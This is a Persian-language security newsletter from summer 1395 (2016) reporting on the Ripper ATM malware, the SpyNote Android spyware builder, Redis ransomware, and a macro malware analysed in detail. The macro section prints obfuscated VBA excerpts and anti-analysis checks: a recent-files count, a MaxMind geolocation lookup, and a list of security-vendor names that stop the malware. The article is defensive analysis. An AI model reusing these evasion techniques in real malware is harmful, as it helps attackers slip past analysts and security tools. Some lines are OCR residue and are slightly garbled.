شبکه گستر

فصل‌نامه شرکت مهندسی شبکه گستر

امنیت فناوری اطلاعات

تابستان ۱۳۹۵

در این شماره می خوانید

شبکه گستر

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات بعنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است.

بخش اخبار شبکه گستر، که بیش از هشت سال از راه‌اندازی آن می‌گذرد، یکی از غنی‌ترین منابع اطلاعاتی در حوزه امنیت فناوری اطلاعات به‌شمار می‌رود. جدیدترین اخبار و رویدادهای امنیت دنیای دیجیتال در ایران و جهان که بطور مستمر توسط کارشناسان شرکت مهندسی شبکه گستر تهیه می‌شوند در اتاق خبر شرکت مهندسی شبکه گستر در اختیار عموم قرار داده می‌شود.

به درخواست مشتریان و خوانندگان مطالب اتاق خبر، بر آن شدیم تا گزیده‌ای از مهمترین اخبار و رویدادهایی را که در طی هر فصل به وقوع می‌پیوندند، به همراه تحلیل آنها و بررسی روند تهدیدات طبق آخرین آمارها، در قالب یک نشریه الکترونیکی در اختیار علاقمندان قرار دهیم.

در این اولین شماره این فصل‌نامه، بدافزارهای جدید، حملات با اهمیت سایبری، گزارش‌های امنیتی، آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی و آمار تهدیدات سایبری در تابستان ۱۳۹۵ مورد بررسی قرار گرفته‌اند.

باج‌افزارها به عنوان یکی از سودآورترین کسب‌وکار ویرویس‌نویسان، همچون یک سال گذشته، در تابستان نیز بخش عمده اخبار امنیت فناوری اطلاعات را به خود اختصاص دادند. بر اساس آمار منتشر شده توسط شرکت امنیتی McAfee، تعداد باج‌افزارهای جدید در سه ماهه دوم سال ۲۰۱۶ از مرز یک میلیون و سیصد هزار عدد عبور کرد.

در همین دوره، تعداد بدافزارهای جدید ماکرویی نیز با رشدی ۲۰۰ درصدی، یکی از اصلی‌ترین روش‌های رایج مورد استفاده ویروس‌نویسان و مهاجمان سایبری برای انتشار بدافزارها بودند.

آلوده شدن ۲۰ شبکه و زیرساخت حساس متعلق به نهادهای نظامی و دولتی روسیه به یک نوع بدافزار بسیار پیشرفته، اجرای حملات هدفمند گروهی موسوم به Ghoul بر ضد شرکت‌ها و سازمان‌ها در ۳۰ کشور و اعلام رئیس سازمان پدافند غیرعامل در خصوص آلوده بودن برخی از تجهیزات صنعتی خریداری شده خارجی نیز از مهمترین خبرها در بخش تهدیدات و حملات سایبری در تابستان امسال بودند.

شکی نیست که مقابله با بدافزارها و حملات سایبری پیشرفته امروزی مستلزم دانش به‌روز در کنار راهکارهای جامع امنیتی است. امید است مطالب فصل‌نامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این صنعت باشد.

فهرست مطالب

بـدافـزارها

Ripper بدافزار جدید دستگاه‌های خودپرداز

در فاصله ۱۹ تیر تا ۲ شهریور ماه مهاجمان توانستند با استفاده از بدافزار جدیدی با عنوان Ripper، مبلغ ۳۷۸ هزار دلار را از دستگاه های خودپرداز تایلند سرقت کنند.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت FireEye، این مهاجمان از طریق کارت‌های بانکی دستکاری شده EVM، دستگاه‌های خودپرداز را آلوده به بدافزار Ripper کرده‌اند.

دلیل انتخاب این نام برای این بدافزار که توسط محققان شرکت FireEye شناسایی شده وجود بخشی در کد آن با عنوان ATMRIPPER اعلام شده است.

Ripper از جهاتی مشابه خانواده بدافزار Skimer است. اما Skimer برای آلوده نمودن دستگاه، نیازمند دسترسی به دستگاه از طریق شبکه داخلی بانک است؛ در حالی که Ripper با استفاده از یک کارت بانکی دستکاری شده EVM می‌تواند به دستگاه نفوذ کند.

بررسی‌های شرکت FireEye، نشان می‌دهد که Ripper سه نوع دستگاه خودپرداز با سیستم عامل Windows را هدف قرار می‌دهد.

بدافزار ابتدا ارتباط شبکه‌ای خودپرداز را غیرفعال کرده و پس از متوقف نمودن پروسه dbackup.exe، پروسه مخرب خود را جایگزین آن می‌کند.

در ادامه Ripper محتوای پوشه‌های مرتبط با سازندگان دستگاه‌های خودپرداز را بررسی کرده و فایل‌های اجرایی مجاز آنها را با پروسه‌های مخرب خود جایگزین می‌کند. با این کار پروسه‌های بدافزار با نام‌ها و در مسیرهای مجاز اجرا می‌شوند.

با اجرا شدن Ripper، سارقان قادر خواهند بود تا از طریق صفحه کلید دستگاه خودپرداز اقدام به برداشت پول کنند.

با پایان کار مهاجمان، Ripper با فراخوانی ShowWindow GUI API خود را مخفی می‌کند.

بدافزار مذکور توسط ضدویروس‌های McAfee و Bitdefender به ترتیب با نام‌های RDN/BackDoor-ATRip و Generic.Malware.STk.B47CEAA6 شناسایی می‌شود.

شرکت FireEye نامی از شرکت‌های سازنده این دستگاه‌های خودپرداز نبرده است.


ابزار ساخت جاسوس افزار اندرویدی در اختیار همه

ابزار ساخت یک جاسوس افزار قدرتمند اندرویدی با نام SpyNote به بیرون درز کرده و در چندین تالار گفتگوی (Forum) زیرزمینی نفوذگران به رایگان قابل دسترس شده است.

SpyNote مهاجم را قادر می سازد پیامک‌ها و نشانی‌های تماس ثبت شده بر روی دستگاه را سرقت کند، تماس‌های قربانی را شنود کند، صدا را با استفاده از میکروفون دستگاه ضبط کند، دوربین دستگاه را در کنترل بگیرد و تماس‌های ناخواسته‌ای را برقرار کند.

به گزارش شرکت مهندسی شبکه گستر به نقل از شرکت Palo Alto Networks، هر چند این بدافزار برای اعمال خرابکاری‌های خود نیازمند حق دسترسی Root نیست اما در جریان نصب، لازم است که کاربر با فهرست بلند بالایی از مجوزهای دسترسی درخواست شده آن موافقت کند.

مهاجم قادر است با نرم افزار درز شده، پارامترهایی همچون نام برنامک، نشان آن و تنظیمات سرور فرماندهی را ویرایش کند.



همچنین SpyNote می‌تواند خود را به‌روز کرده و برنامه‌های ناخواسته دیگری را بر روی دستگاه نصب کند.


انتظار می‌رود با انتشار ابزار ساخت آن، این بدافزار بصورت گسترده‌ای مورد استفاده نفوذگران قرار گیرد.

اکثر برنامه‌های مخرب اندرویدی از طریق بازارهای توزیع دیجیتال غیررسمی توزیع می‌شوند. لازمه آلودگی یک دستگاه از این طریق، فعال بودن گزینه "Unknown Sources" (منابع ناشناخته) است. گزینه‌ای که بصورت پیش فرض بر روی گوشی‌های اندرویدی غیرفعال است.

البته در موارد نادری نیز نفوذگران موفق به انتشار برنامک‌های مخرب خود بر روی بازار دیجیتال رسمی اندروید، Google Play Store شده اند. اما با توجه به سیاست‌ها و کنترل‌های سخت‌گیرانه شرکت Google ورود یک برنامک آلوده به این بازار بسیار سخت و دشوار است.

روش دیگر انتشار یک جاسوس‌افزار اندرویدی، نصب دستی آن بر روی دستگاه بدون اطلاع صاحب آن است. حتی مواردی نیز مشاهده شده که یک دستگاه آلوده به این گونه بدافزارها به قربانی هدیه داده شده است.

به همه خوانندگان توصیه می‌شود که برنامک های مورد نیاز خود را از بازارهای معتبر دریافت کنند. از ضدویروس بر روی دستگاه خود استفاده کنند و از کلیک بر روی لینک‌های ناآشنا خودداری کنند.




ترفندهای ضدشناسایی بدافزار ماکرویی

به گزارش شرکت مهندسی شبکه گستر، شرکت امنیتی McAfee از انتشار گونه جدیدی از بدافزارهای ماکرویی خبر داده که از روش‌های جدیدی برای جلوگیری از اجرا شدن در آزمایشگاه‌های شرکت های ضدبدافزار استفاده می‌کند.

ماکرو (Macro) نوعی برنامه حاوی فرامینی برای خودکارسازی عملیات در نرم افزارهای کاربردی است. نرم‌افزارهایی همچون Word و Excel در مجموعه نرم‌افزارهای Office با فرامین ماکرو که با استفاده از VBA یا Visual Basic for Applications تهیه شده باشند، سازگار هستند. بدین روش و با استفاده از قابلیت‌های ماکرو، می‌توان اقدامات مخربی، نظیر نصب بدافزار را به اجرا در آورد.

در گونه جدید زمانی که فایل با پسوند DOC توسط کاربر باز می‌شود با ظاهر شدن محتوایی بی‌معنی، در صوت غیرفعال بودن بخش ماکرو، از کاربر خواسته می‌شود که این بخش را فعال کند. با کلیک کاربر بر روی Enable Content، بخش ماکرو فعال شده و بدافزار از اینترنت دریافت می‌شود.



بدافزار مورد بحث از روش‌های مبهم سازی (Obfuscation) برای دشوار نمودن تحلیل کدهای بدافزار توسط مهندسان بدافزار استفاده می کند. در نگاه اول فهمیدن عملکرد این بدافزار ماکرویی دشوار است.

```
Attribute VB_Name = "oafsqQ"
Private Function wpWXVwGaveBH() As String
Dim tPUXSlpj As String
Dim JqJxt As Integer
wpWXVwGaveBH = TxprXHLGFi.sujPjqJ(EIIbzXm, Application)
End Function
Public Function vwVmCSu() As String
Dim KwwJkLb As Integer
vwVmCSu = YBSJAMwslgixx("Vny2JEkC6E", rrJDaZTJqhN.bUXsPWLhHph("TvEKJMPK", "vpmB.U3RKJi")) & wpWXVwGaveBH & rrJD
End Function
Public Sub QMTKeWaWAdG(ByVal PQRSSDb As String, ByVal nRejh As Variant)
Dim xXuHi As Integer
Set WiIiJ = iluOoh.hPUZpbSO("qOnfyy4zc4", rrJDaZTJqhN.bUXsPWLhHph("fA2DOXD2BQ0.vStsXre2afmn", "fLoJ20vnsXQ"))
TxprXHLGFi.wlewkvDFScVA rrJDaZTJqhN.bUXsPWLhHph("T y pFGe", "JL9FG5 "), WiIiJ, 1
TxprXHLGFi.UmeuDg rrJDaZTJqhN.bUXsPWLhHph("Ouvp6enA", "FuA6idv"), WiIiJ, "ZwTte6cxxE0P"
TxprXHLGFi.zTBxgMwDNdZedB "1MQ9xkAjjK", 5863, rrJDaZTJqhN.bUXsPWLhHph("WIrxiIsteN", "gNsIx9"), WiIiJ, nRejh
TxprXHLGFi.VcyyDZUlr PQRSSDb, RuMnQX, 2, WiIiJ
TxprXHLGFi.UmeuDg tVVKTREldxIgSC, WiIiJ, "uuVAqmI3MLbLftl"
End Sub
```

بدافزار تمامی عباراتی را که می‌توانند سرنخی از عملکرد آن بدهند مخفی می‌کند. ضمن اینکه پارامترها و توابع نامرتبطی نیز با همین هدف به کد اضافه شده اند. برای مثال، در تابع زیر دو پارامتر دریافت می‌شوند. پارامتر اول رشته‌ای گمراه‌کننده و دومی رشته‌ای بدون کاربرد است که لازم است در همان ابتدا حذف شود.

```
bUXsPWLhHph("RfuefshpoW5nGsAeGB5oduy5", "Z0G:u5hAfW")
```

اسکریپت Python زیر کد فوق را رمزگشایی می‌کند.

```
Obfus="RfuefshpoW5nGsAeGB5oduy5"
#Obfuscated string
junk="Z0G:u5hAfW"
#junk strings to be removed
final = ""
flag =0
for i in Obfus:
    flag=0
    for j in junk:
        if i == j:
            flag =1
    if not flag:
        final += i
print final
#ResponseBody
```

برخی بدافزارها برای جلوگیری از شناسایی شدن از روش‌هایی همچون عدم اجرا شدن در بسترهای مجازی‌سازی و قرنطینه امن (Sandbox) استفاده می‌کنند. اما این بدافزار ماکرویی از روش‌های نوینی برای این منظور بهره گرفته است.

بدافزار، تعداد فایل‌هایی که اخیراً باز شده اند را بررسی می کند. جلوگیری می کند.
در صورتی که این تعداد کمتر از ۳ باشد اجرای خود را متوقف می‌کند. این روش آسان از آن جهت اهمیت دارد که محققان بدافزار معمولاً از یک نسخه تازه ماشین مجازی که هیچ فایلی در آن باز نشده است استفاده می کنند.

```
if Application.RecentFiles.Count < 3 Then
Error 7
```

همچنین ماکرو از سایت مجاز MaxMind برای اهداف مخرب خود بهره می‌گیرد. این سایت مشخصات و موقعیت جغرافیایی دستگاه کاربر را بر اساس نشانی IP آن مشخص می‌کند.

```
Dim WinHttp1 As Object
Dim ResponseText1 As String
Set WinHttp1 = CreateObject("WinHttp.WinHttpRequest.5.1")
WinHttp1.Open "GET", "https://www.maxmind.com/geoip/v2.1/city/me", False
WinHttp1.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"
WinHttp1.setRequestHeader "Referer", "https://www.maxmind.com/en/locate-my-ip-address"
WinHttp1.send

If WinHttp1.Status >= 400 Then
    Error 8
End If
ResponseText1 = WinHttp1.responseText
```

در کد فوق، ResponseText1 شامل موقعیت، نشانی IP، نام سازمان و برخی اطلاعات دیگر است.


```
"Amazon", "Anonymous", "Bitdefender", "blackoakcomputers", "Blue Coat Systems",
"Cisco Systems", "Cloud", "Data Center", "Dedicated", "ESET, spol", "Russia",
"FireEye", "Forcepoint", "Hetzner", "Hosted", "Hosting", "LeaseWeb", "Microsoft",
"NForce", "North America", "OVH SAS", "Security", "Server", "Strong Technologies",
"Trend Micro", "Trustwave"
```

در صورت وجود هر یک از نام های نشـــان داده شده در شکل بالا در ResponseText1، بدافزار از ادامه کار صرف نظر می کند. در حقیقت با این کار بدافزار از اجرا شـــدنش در شـــرکت های امنیتی و میزبانی سایت و کشورهایی نظیر روسیه و مناطقی همچون آمریکای شمالـی با اجـــرای موفقیت آمیز این بدافزار ماکرویـــی، بدافزارهای دیگری نظیر بدافـــزار بانکی Ursnif از اینترنت دریافت و بر روی دســـتگاه قربانی اجرا می شوند.

برای مقابله با بدافزارهای ماکرویی رعایت موارد زیر توصیه می شود:

- از ضدویروس قدرتمند و به روز استفاده کنید.
- بخش Macro را در نرم افزار Office برای کاربرانی که به این قابلیت نیاز کاری ندارند با فعال کردن گزینه "Disable all macros without notification" غیر فعال کنید. برای غیرفعال کردن این قابلیت، از طریق Group Policy، از این راهنما استفاده کنید.
- در صورت فعال بودن گزینه "Disable all macros with notification" در نـــرم افزار Office، در زمان باز کـــردن فایل های Macro پیامی ظاهر شـــده و از کاربر می خواهد برای اســـتفاده از کدهای بـــکار رفته در فایل، تنظیمات امنیتی خود را تغییر دهند. آموزش و راهنمایی کاربران سازمان به صرف نظر کردن از فایل های مشکوک و باز نکردن آنها می تواند نقشی مؤثر در پیشگیری از اجرا شدن این فایل ها داشته باشد.
- ایمیل های دارای پیوســـت Macro را در درگاه شـــبکه مســـدود کنید. بدیـــن منظور می توانیـــد از تجهیزات دیواره آتـــش، همچون تجهیزات Sophos بهره بگیرید.
- سطح دسترســـی کاربران را محدود کنید. بدین ترتیب حتی در صورت اجرا شدن فایل مخرب توسط کاربر، دستگاه به بدافزار آلوده نمی شود.

اخانه باج افزار بابت فایل هایی که دیگر وجود ندارند



محققان شرکت Duo Security از انتشار باج افزاری خبر داده اند که پس از هک نمودن سرورهایی که بر روی آنها پایگاه داده Redis راه‌اندازی شده، اقدام به حذف نمودن فایل های با اهمیت این سرورها می کند.

گرداننده یا گردانندگان این باج افزار، با بهره گیری از تنظیمات پیش فرض Redis کلید Root SSH سرور را با کلیدی با عنوان crackit جایگزین کرده و کنترل سرور Web را در دست می گیرند. در ادامه آنها با دسترسی بدست آمده، اقدام به حذف پوشه هایی همچون /root که حاوی فایل های سایت میزبانی شده بر روی سرور هستند می کنند.

